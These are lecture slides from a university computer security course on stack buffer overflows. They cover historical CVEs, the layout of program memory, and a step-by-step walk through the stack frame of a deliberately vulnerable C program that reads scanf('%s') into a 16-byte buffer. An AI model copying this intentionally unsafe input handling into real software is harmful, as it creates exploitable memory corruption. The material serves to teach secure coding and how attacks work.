Secure Coding
and
Buffer Overflow

SUSTech CS 315 Computer Security 2023

Outline

- BOF History
- Program Memory and Buffer Overflow Types
- Stack Layout When Overflow
- Step-by-step Stack Overflow
- Modern Protections
- Summary
- Preview for next Lecture

History of BOF

- EternalBlue（永恒之蓝）
  - Wrong struct with wrong size type lead to buffer overflow
  - WannaCry勒索软件利用永恒之蓝传播：攻击仅用五小时就攻陷了中国、俄罗斯以及整个欧洲的高校校内网、大型企业内网和政府机构专网，受害者需要支付高额赎金才能解密恢复重要数据
  - Assigned as MS17-010

`SMB_COM_TRANSACTION2

```
SMB_Parameters
  {
  UCHAR  WordCount;
  Words
    {
    USHORT TotalParameterCount;
    USHORT TotalDataCount;
    USHORT MaxParameterCount;
    USHORT MaxDataCount;
    UCHAR  MaxSetupCount;
    UCHAR  Reserved1;
```

SMB_COM_NT_TRANSACT

```
SMB_Parameters
  {
  UCHAR  WordCount;
  Words
    {
    UCHAR  MaxSetupCount;
    USHORT Reserved1;
    ULONG  TotalParameterCount;
    ULONG  TotalDataCount;
    ULONG  MaxParameterCount;
```

http://www.hackdig.com/04/hack-45037.htm

History of BOF

- EternalBlue（永恒之蓝）
- Apple 0-click RCE
  - 能够入侵苹果公司的最新版本iOS（16.6）的iPhone手机，并且无需受害者的任何交互。
  - 被用于入侵美国政府部门工作人员的手机。
  - Assigned as CVE-2023-41064

iOS 16.6.1 and iPadOS 16.6.1

Released September 7, 2023

ImageIO

Available for: iPhone 8 and later, iPad Pro (all models), iPad Air 3rd generation and later, iPad 5th generation and later, and iPad mini 5th generation and later

Impact: Processing a maliciously crafted image may lead to arbitrary code execution. Apple is aware of a report that this issue may have been actively exploited.

Description: A buffer overflow issue was addressed with improved memory handling.

CVE-2023-41064: The Citizen Lab at The University of Toronto's Munk School

https://support.apple.com/en-us/HT213905

History of BOF

- EternalBlue（永恒之蓝）
- Apple 0-click RCE
- libwebp RCE
    - Chrome，Firefox等浏览器在关闭沙箱的情况下访问恶意网页即可导致任意代码执行，漏洞同样影响Telegram, ffmpeg, edge等。
    - Assigned as CVE-2023-4863
- Countless examples…

Announced September 12, 2023

Impact critical

Products Firefox 117.0.1, Firefox ESR 115.2.1, Firefox ESR 102.15.1, Thunderbird 102.15.1, and Thunderbird

Fixed in Firefox 117.0.1, Firefox ESR 115.2.1, Firefox ESR 102.15.1, Thunderbird 102.15.1, and Thunderbird 115.2.2

CVE-2023-4863: Heap buffer overflow in libwebp

Reporter Apple Security Engineering and Architecture (SEAR) and The Citizen Lab at The University of Toronto's Munk School

Impact critical


Description

Opening a malicious WebP image could lead to a heap buffer overflow in the content process. We are aware of this issue being exploited in other products in the wild.

https://chromereleases.googleblog.com/2023/09/stable-channel-update-for-desktop_11.html
https://www.mozilla.org/en-US/security/advisories/mfsa2023-40/

Review: Program Memory


```c
int x = 10;  // global variable stored in data segment
int y = 0;  // uninitialized global variable stored in bss segment

int main() {
    // data on stack
    int a = 1;
    float b = 2;

    // allocate memory on heap
    int *ptr = (int*)malloc(2 * sizeof(int));
    ptr[0] = 1;
    ptr[1] = 2;

    // deallocate memory
    free(ptr);
    return 0;
}
```



https://www.ics.uci.edu/~goodrich/teach/cs201P/notes/04_Buffer_Overflow.pdf

Type of BOF

- stack
  - local variable
  - easy to overwrite PC register
- data
  - global variable
  - overwrite important data/table
- heap
  - dynamic variable
  - corrupt chunk to get arbitrary read/write



https://www.ics.uci.edu/~goodrich/teach/cs201P/notes/04_Buffer_Overflow.pdf


Stack-based Buffer Overflow

- When the data length is not verified or incorrectly verified, the data written to the buffer may exceed the buffer length.
- attackers may hijack program control flow through buffer overflow, and combine techniques such as shellcode or ROP to obtain the ability to execute arbitrary code.

Some vulnerable functions:

- gets
- read
- scanf
- strcpy
- memcpy

```
void main() {
        char buf[256];
        scanf("%s", buf);
}
```



Vulnerable Program

```c
#include <stdio.h>

void win() {
	puts("Excellent, now let's go hack the world");
}

void vuln() {
	char buf[16];
	scanf("%s", buf);
}

int main() {
	puts("Welcome back to 2023 CS315, let's have some fun!");
	vuln();
	puts("Have a good day, Bye~");
	return 0;
}
```

Vulnerable Program

```c
#include <stdio.h>

void win() {
        puts("Excellent, now let's go hack the world");
}

void vuln() {
        char buf[16];
        scanf("%s", buf);
}

int main() {
        puts("Welcome back to 2023 CS315, let's have some fun!");
        vuln();
        puts("Have a good day, Bye~");
        return 0;
}
```

Where will the input string be stored?

text stack data

```
main:
...
0x0804848d add    esp,0x10
0x08048490 call   0x80484b2 <vuln>
0x08048495 sub    esp,0xc
...
vuln:
0x080484b2 push   ebp
0x080484b3 mov    ebp,esp
0x080484b5 sub    esp,0x18
0x080484b8 sub    esp,0x8
0x080484bb lea    eax,[ebp-0x18]
0x080484be push   eax
0x080484bf push   0x80485cf ; "%s"
0x080484c4 call   0x8048320 <__isoc99_scanf@plt>
0x080484c9 add    esp,0x10
0x080484cc nop
0x080484cd leave
0x080484ce ret
```

next instruction is “call 0x08484b2 <vuln>”
call function vuln() at 0x08484b2

ebp	0xffffd0d8	0xf7ffd020
	0xffffd0d4	0xffffd0f0
esp	0xffffd0d0	0x00000001
	0xffffd0cc	
	0xffffd0c8	
	0xffffd0c4	
	0xffffd0c0	
	0xffffd0bc	
	0xffffd0b8	
	0xffffd0b4	
	0xffffd0b0	
	0xffffd0ac	
	0xffffd0a8	
	0xffffd0a4	
	0xffffd0a0	
	0xffffd0bc	

text stack data

```
main:
...
0x0804848d add    esp,0x10
0x08048490 call   0x80484b2 <vuln>
0x08048495 sub    esp,0xc
...
vuln:
0x080484b2 push   ebp
0x080484b3 mov    ebp,esp
0x080484b5 sub    esp,0x18
0x080484b8 sub    esp,0x8
0x080484bb lea    eax,[ebp-0x18]
0x080484be push   eax
0x080484bf push   0x80485cf ; "%s"
0x080484c4 call   0x8048320 <__isoc99_scanf@plt>
0x080484c9 add    esp,0x10
0x080484cc nop
0x080484cd leave
0x080484ce ret
```

	Address	Value
ebp	0xffffd0d8	0xf7ffd020
	0xffffd0d4	0xffffd0f0
	0xffffd0d0	0x00000001
esp	0xffffd0cc	0x08048495
	0xffffd0c8	
	0xffffd0c4	
	0xffffd0c0	
	0xffffd0bc	
	0xffffd0b8	
	0xffffd0b4	
	0xffffd0b0	
	0xffffd0ac	
	0xffffd0a8	
	0xffffd0a4	
	0xffffd0a0	
	0xffffd0bc	

saved return address

return address is saved on stack after function call

save current $ebp at stack

text stack data

```
main:
...
0x0804848d add    esp,0x10
0x08048490 call   0x80484b2 <vuln>
0x08048495 sub    esp,0xc
...
vuln:
0x080484b2 push   ebp
0x080484b3 mov    ebp,esp
0x080484b5 sub    esp,0x18
0x080484b8 sub    esp,0x8
0x080484bb lea    eax,[ebp-0x18]
0x080484be push   eax
0x080484bf push   0x80485cf ; "%s"
0x080484c4 call   0x8048320 <__isoc99_scanf@plt>
0x080484c9 add    esp,0x10
0x080484cc nop
0x080484cd leave
0x080484ce ret
```

old $ebp is saved
now set new $ebp to $esp (new satck frame base)

	Address	Value	
ebp	0xffffd0d8	0xf7ffd020	
	0xffffd0d4	0xffffd0f0	
	0xffffd0d0	0x00000001	
	0xffffd0cc	0x08048495	
esp	0xffffd0c8	0xffffd0d8	← saved ebp
	0xffffd0c4		
	0xffffd0c0		
	0xffffd0bc		
	0xffffd0b8		
	0xffffd0b4		
	0xffffd0b0		
	0xffffd0ac		
	0xffffd0a8		
	0xffffd0a4		
	0xffffd0a0		
	0xffffd0bc		

text stack data

```
main:
...
0x0804848d add    esp,0x10
0x08048490 call   0x80484b2 <vuln>
0x08048495 sub    esp,0xc
...
vuln:
0x080484b2 push   ebp
0x080484b3 mov    ebp,esp
0x080484b5 sub    esp,0x18
0x080484b8 sub    esp,0x8
0x080484bb lea    eax,[ebp-0x18]
0x080484be push   eax
0x080484bf push   0x80485cf ; "%s"
0x080484c4 call   0x8048320 <__isoc99_scanf@plt>
0x080484c9 add    esp,0x10
0x080484cc nop
0x080484cd leave
0x080484ce ret
```


enter new stack frame, $ebp=$esp
alloc 0x18 bytes memory for char buf[16];

	Address	Value	
	0xffffd0d8	0xf7ffd020	
	0xffffd0d4	0xffffd0f0	
	0xffffd0d0	0x00000001	
	0xffffd0cc	0x08048495	saved return address
spbp	0xffffd0c8	0xffffd0d8	
	0xffffd0c4		
	0xffffd0c0		
	0xffffd0bc		
	0xffffd0b8		
	0xffffd0b4		
	0xffffd0b0		
	0xffffd0ac		
	0xffffd0a8		
	0xffffd0a4		
	0xffffd0a0		
	0xffffd0bc		

text stack data

```
main:
...
0x0804848d add    esp,0x10
0x08048490 call   0x80484b2 <vuln>
0x08048495 sub    esp,0xc
...
vuln:
0x080484b2 push   ebp
0x080484b3 mov    ebp,esp
0x080484b5 sub    esp,0x18
0x080484b8 sub    esp,0x8
0x080484bb lea    eax,[ebp-0x18]
0x080484be push   eax
0x080484bf push   0x80485cf ; "%s"
0x080484c4 call   0x8048320 <__isoc99_scanf@plt>
0x080484c9 add    esp,0x10
0x080484cc nop
0x080484cd leave
0x080484ce ret
```


alloc 0x18 bytes memory
gcc want alloc another 0x8 bytes memory(we can ignore)



text stack data

```
main:
...
0x0804848d add    esp,0x10
0x08048490 call   0x80484b2 <vuln>
0x08048495 sub    esp,0xc
...
vuln:
0x080484b2 push   ebp
0x080484b3 mov    ebp,esp
0x080484b5 sub    esp,0x18
0x080484b8 sub    esp,0x8
0x080484bb lea    eax,[ebp-0x18]
0x080484be push   eax
0x080484bf push   0x80485cf ; "%s"
0x080484c4 call   0x8048320 <__isoc99_scanf@plt>
0x080484c9 add    esp,0x10
0x080484cc nop
0x080484cd leave
0x080484ce ret
```

gcc alloced extra 0x8 bytes memory
load address of buf to $eax




text stack data

```
main:
...
0x0804848d add    esp,0x10
0x08048490 call   0x80484b2 <vuln>
0x08048495 sub    esp,0xc
...
vuln:
0x080484b2 push   ebp
0x080484b3 mov    ebp,esp
0x080484b5 sub    esp,0x18
0x080484b8 sub    esp,0x8
0x080484bb lea    eax,[ebp-0x18]
0x080484be push   eax
0x080484bf push   0x80485cf ; "%s"
0x080484c4 call   0x8048320 <__isoc99_scanf@plt>
0x080484c9 add    esp,0x10
0x080484cc nop
0x080484cd leave
0x080484ce ret
```

```
  0xffffd0c8
-       0x18
= 0xffffd0b0
```


$eax stored address of buf as 0xffffd0b0
push $eax to stack as second argument for scanf()



text stack data

```
main:
...
0x0804848d add    esp,0x10
0x08048490 call   0x80484b2 <vuln>
0x08048495 sub    esp,0xc
...
vuln:
0x080484b2 push   ebp
0x080484b3 mov    ebp,esp
0x080484b5 sub    esp,0x18
0x080484b8 sub    esp,0x8
0x080484bb lea    eax,[ebp-0x18]
0x080484be push   eax
0x080484bf push   0x80485cf ; "%s"
0x080484c4 call   0x8048320 <__isoc99_scanf@plt>
0x080484c9 add    esp,0x10
0x080484cc nop
0x080484cd leave
0x080484ce ret
```


buf address pushed to stack
push address of “%s” to stak as first argument of scanf()



text stack data

```
main:
...
0x0804848d add    esp,0x10
0x08048490 call   0x80484b2 <vuln>
0x08048495 sub    esp,0xc
...
vuln:
0x080484b2 push   ebp
0x080484b3 mov    ebp,esp
0x080484b5 sub    esp,0x18
0x080484b8 sub    esp,0x8
0x080484bb lea    eax,[ebp-0x18]
0x080484be push   eax
0x080484bf push   0x80485cf ; "%s"
0x080484c4 call   0x8048320 <__isoc99_scanf@plt>
0x080484c9 add    esp,0x10
0x080484cc nop
0x080484cd leave
0x080484ce ret
```

address of "%s" pushed to stack
call scanf("%s", buf);

